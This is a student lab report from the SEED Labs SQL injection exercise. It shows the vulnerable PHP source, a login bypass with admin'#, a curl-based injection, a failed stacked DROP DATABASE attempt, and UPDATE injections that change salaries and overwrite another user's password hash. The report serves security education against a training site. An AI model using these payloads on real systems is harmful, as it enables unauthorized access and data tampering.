

Lab6-report

学号: 57119116 姓名: 银皓然 日期: 2021.8.3

Environment Setup

1) 将域名和容器 IP 地址相匹配

```
14 # For SQL Injection Lab
15 10.9.0.5 www.seed-server.com
16
```

2) 建立容器环境

```
seed@VM: ~/.../Labsetup
mysql-10.9.0.6 | 2021-08-03T13:57:42.618487Z 0 [System] [MY-010116]
[Server] /usr/sbin/mysqld (mysqld 8.0.22) starting as process 1
mysql-10.9.0.6 | 2021-08-03T13:57:42.630500Z 1 [System] [MY-013576]
[InnoDB] InnoDB initialization has started.
www-10.9.0.5 | *
mysql-10.9.0.6 | 2021-08-03T13:57:42.832438Z 1 [System] [MY-013577]
[InnoDB] InnoDB initialization has ended.
mysql-10.9.0.6 | 2021-08-03T13:57:42.968670Z 0 [System] [MY-011323]
[Server] X Plugin ready for connections. Bind-address: '::' port
: 33060, socket: /var/run/mysqld/mysqlx.sock
mysql-10.9.0.6 | 2021-08-03T13:57:43.031876Z 0 [Warning] [MY-010068]
[Server] CA certificate ca.pem is self signed.
mysql-10.9.0.6 | 2021-08-03T13:57:43.032121Z 0 [System] [MY-013602]
[Server] Channel mysql_main configured to support TLS. Encrypted
connections are now supported for this channel.
mysql-10.9.0.6 | 2021-08-03T13:57:43.036031Z 0 [Warning] [MY-011810]
[Server] Insecure configuration for --pid-file: Location '/var/
run/mysqld' in the path is accessible to all OS users. Consider ch
oosing a different directory.
mysql-10.9.0.6 | 2021-08-03T13:57:43.077224Z 0 [System] [MY-010931]
[Server] /usr/sbin/mysqld: ready for connections. Version: '8.0.
22' socket: '/var/run/mysqld/mysqld.sock' port: 3306 MySQL Comm
unity Server - GPL.
```

Task 1: Get Familiar with SQL Statements

1) 首先查看自己的 mysql 环境 id

```
[08/03/21]seed@VM:~/.../Labsetup$ docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED          STATUS              PORTS              NAMES
31bd2ef32b00       seed-image-mysql-sqli "docker-entrypoint.s... 2 minutes ago    Up 2 minutes       3306/tcp, 33060/tcp mysql-10.9.0.6
bd7f379698b0       seed-image-www-sqli  "/bin/sh -c 'service... 12 days ago      Up 2 minutes              www-10.9.0.5
[08/03/21]seed@VM:~/.../Labsetup$
```

2) 根据 id 进入容器内部

```
[08/03/21]seed@VM:~/../Labsetup$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS
31bd2ef32b00   seed-image-mysql-sqli              "docker-entrypoint.s..." 10 minutes ago Up 10 minutes 3306/tcp, 33060/tcp
mysql-10.9.0.6
bd7f379698b0   seed-image-www-sqli               "/bin/sh -c 'service..." 12 days ago    Up 10 minutes
www-10.9.0.5
[08/03/21]seed@VM:~/../Labsetup$ docker exec -it 31bd2ef32b00 /bin/bash
root@31bd2ef32b00:/# ls
bin      dev                  entrypoint.sh  home  lib64  mnt  proc  run  srv  tmp  var
boot    docker-entrypoint-initdb.d  etc           lib   media  opt  root  sbin sys  usr
root@31bd2ef32b00:/#
```

3) 在 docker 容器中连接 localhost 数据库

```
root@31bd2ef32b00:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface c
an be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL
```

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All right
s reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current inp
ut statement.

```
mysql>
```

```
mysql> use sqllab_users;
```

Database changed

```
mysql> show databases;
```

```
+-----+
| Database                |
+-----+
| information_schema      |
| mysql                   |
| performance_schema     |
| sqllab_users            |
| sys                     |
+-----+
```

5 rows in set (0.00 sec)

```
mysql>
```

```
mysql> show tables;
```

```
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
```

1 row in set (0.00 sec)

```
mysql>
```

4) 输出 credential

```
mysql> select * from credential;
+----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-----+-----+-----+-----+-----+-----+-----+
```

Task 2: SQL Injection Attack on SELECT Statement

2.1 SQL Injection Attack from webpage

1) 假设自己知道管理员的账户名是 admin 但不知道密码, 此时需要决定在 username 和 password 中键入什么字段来实施攻击, 查看 unsafe_home.php 源代码


```
// check if it has exist login session
if($input_uname==" and $hashed_pwd==sha1("") and
$_SESSION['name']!=" and $_SESSION['pwd']!="){
    $input_uname = $_SESSION['name'];
    $hashed_pwd = $_SESSION['pwd'];
}
```

```

67         return $conn;
68     }
69
70     // create a connection
71     $conn = getDB();
72     // Sql query to authenticate the user
73     $sql = "SELECT id, name, eid, salary, birth, ssn,
74     phoneNumber, address, email,nickname,Password
75     FROM credential
76     WHERE name= '$input_uname' and Password='$hashed_pwd'";
77     if (!$result = $conn->query($sql)) {
78         echo "</div>";
79         echo "</nav>";

```

2) 其中 SQL 语句是直接对用户传参进行拼接，于是可以自己拼接单引号，输入 admin'#，相当于把 password 注释掉，就可以成功登录了



SEED LABS

Employee Profile Login

USERNAME

PASSWORD

Login

Copyright © SEED LABS

3) 这样便可以直接登录到系统

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address
Alice	10000	20000	9/20	10211002			
Boby	20000	30000	4/20	10213352			
Ryan	30000	50000	4/10	98993524			
Samy	40000	90000	1/11	32193525			
Ted	50000	110000	11/3	32111111			
Admin	99999	400000	3/5	43254314			

Copyright © SEED LABs

2.2 SQL Injection Attack from command line

1) 发送 curl 请求

```
[08/03/21] seed@VM:~/.../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=admin%27%20%23&Password=111'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Nav bar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the to
```

2) 得到一串 HTML 代码，用浏览器打开：

```


seed@VM: ~/.../Labsetup
att. Therefore the navbar tag starts before the php tag but it ends
within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale
=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet"
>

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" styl
e="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01"

```



Username	Eld	Salary	Birthday	SSN	Nickname	Email
Alice	10000	20000	9/20	10211002		
Boby	20000	30000	4/20	10213352		
Ryan	30000	50000	4/10	98993524		
Samy	40000	90000	1/11	32193525		
Ted	50000	110000	11/3	32111111		
Admin	99999	400000	3/5	43254314		


2.3 Append a new SQL statement

1) 首先在 mysql 中创建一个新的数据库

```
mysql> CREATE DATABASE liyan;
Query OK, 1 row affected (0.02 sec)
```

2) 由于数据库语句通过;来分割，因此构造输入，结果如图：

Admin'; DROP DATABASE liyan ; #



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DROP DATABASE liyan ;#' and Password='2683fc24071169ae66dfc3980e5336e54c04c666' at line 3]\n

3) 可知这种攻击对 mysql 无效，因为 PHP 中 mysql 扩展的 query 函数禁止执行多条语句

Task 3: SQL Injection Attack on UPDATE Statement

3.1 Modify your own salary

1) 登录 alice 账号，查看 Edit Profile, Save 调用接口的源代码 unsafe_edit_backend.php

```
$hashed_pwd = sha1($input_pwd);  
$sql = "UPDATE credential SET  
    nickname='$input_nickname',  
    email='$input_email',  
    address='$input_address',  
    Password='$hashed_pwd',  
    PhoneNumber='$input_phonenumber'  
    WHERE ID=$id;";  
$conn->query($sql);
```

2) 任选一行修改，中间以,隔开使该语句修改匹配的两条属性，因为 alice 的 ID 为 1，构造输入，可以看到 salary 被改为了 100000:

1123',salary='100000' WHERE ID=1;#

Key	Value
Employee ID	10000
Salary	100000

3.2 Modify other people' salary

以修改 Bobby 的工资为例，重复 3.1 操作，将 ID 改为 2 即可

1123',salary='1' WHERE ID=2;#

Boby	20000	1	4/20	10213352		
------	-------	---	------	----------	--	--

3.3 Modify other people' password

1) 在网站上使用的是 SHA1 加密后的结果，此处我们想修改密码为 alicepassword，应输入加密后的结果

[常用哈希加密解密](#) >> [sha1在线加密](#) | [sha1在线解密](#)

alicepassword

在线加密

在线解密

sha1 (alicepassword) = 0fbd9b5aa23e6e88acc07ec54c8657c427a102ba

2) 在 alice 界面输入，再登录 Bobby 的账户:

113',Password='0fbd9b5aa23e6e88acc07ec54c8657c427a102ba' WHERE ID=2;#

再输入修改后的密码 alicepassword 即可成功登录。

Employee Profile Login

USERNAME	<input type="text" value="boby"/>
PASSWORD	<input type="password" value="....."/>

Login

Copyright © SEED LABs

Boby Profile

Key	Value
Employee ID	20000